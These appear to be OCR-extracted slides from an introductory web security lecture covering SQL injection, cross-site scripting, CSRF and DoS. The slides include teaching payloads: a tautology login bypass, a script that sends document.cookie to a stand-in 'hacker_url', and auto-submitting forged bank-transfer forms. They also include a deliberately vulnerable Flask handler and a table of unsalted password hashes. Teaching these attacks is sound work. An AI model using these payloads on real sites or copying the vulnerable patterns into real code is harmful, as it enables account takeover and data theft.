
id	username	p_hash
1	alex	5D41402ABC4B2A76B9719D911017C592
2	david	827CCB0EEA8A706C4C34A16891F84E7B
3	doug	5F4DCC3B5AA765D61D8327DEB882CF99
4	malan	E80B5017098950FC58AAD83C8C14978E
5	rodrigo	5F4DCC3B5AA765D61D8327DEB882CF99



alice@example.com

Password

Forgot password? ☑




Okay! We've emailed you a link to change your password.

alice@example.com

Password

Forgot password? ☑




Sorry, no user with that email address.

alice@example.com

Password

Forgot password? ☑




Request received. If you are in our system, you'll receive an email with instructions shortly.


alice@example.com

Password

Forgot password? ☑


SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.



Username
Enter Username
Password
Enter Password
Login

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```



Username


alice

Password

12345

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

```
SELECT * FROM users
WHERE (username = 'alice')
AND (password = '12345')
```



Username

hacker

Password

1' OR '1' = '1

```
SELECT * FROM users
WHERE (username = uname)
AND (password = pword)
```

```sql
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

```
SELECT * FROM users
WHERE (username = 'hacker')
AND (password = '1' OR '1' = '1')
```

APIs

API Keys

API Keys

- Rate Limiting
- Route Authentication

Break

JavaScript

Cross-Site Scripting (XSS)

```python
from flask import Flask, request

app = Flask(__name__)

@app.route("/")
def index():
    return "Hello, world!"

@app.errorhandler(404)
def not_found(err):
    return "Not Found: " + request.path
```

/foo

```
@app.errorhandler(404)
def not_found(err):
    return "Not Found: " + request.path
```

```
/<script>alert('hi')</script>
```

```
@app.errorhandler(404)
def not_found(err):
     return "Not Found: " + request.path
```

```
/<script>document.write(
    '<img src="hacker_url?cookie=' +
    document.cookie + '" />')</script>
```

```
@app.errorhandler(404)
def not_found(err):
    return "Not Found: " + request.path
```

```
/<script>document.write(
    '<img src="hacker_url?cookie=' +
    document.cookie + '" />')</script>
```

```
@app.errorhandler(404)
def not_found(err):
    return "Not Found: " + request.path
```

Django

Cross-Site Request Forgery (CSRF)

```
<body>
   <a href="http://yourbank.com/transfer?to=doug&amt=500">
      Click here!
   </a>
</body>
```

```
<body>
   <img src="http://yourbank.com/transfer?to=doug&amt=500" />
</body>
```

```
<body>
   <form action="https://yourbank.com/transfer" method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

```
<body onload="document.forms[0].submit()">
   <form action="https://yourbank.com/transfer" method="post">
      <input type="hidden" name="to" value="doug" />
      <input type="hidden" name="amt" value="500" />
      <input type="submit" value="Click here!" />
   </form>
</body>
```

```
<form action="/transfer" method="post">
   {% csrf_token %}
   <input type="text" name="to" placeholder"Recipient" />
   <input type="number" name="amt" placeholder="Amount" />
   <input type="submit" value="Transfer" />
</form>
```

Testing, CI/CD

Scalability

DoS Attacks

DDoS Attacks

[internally
screaming]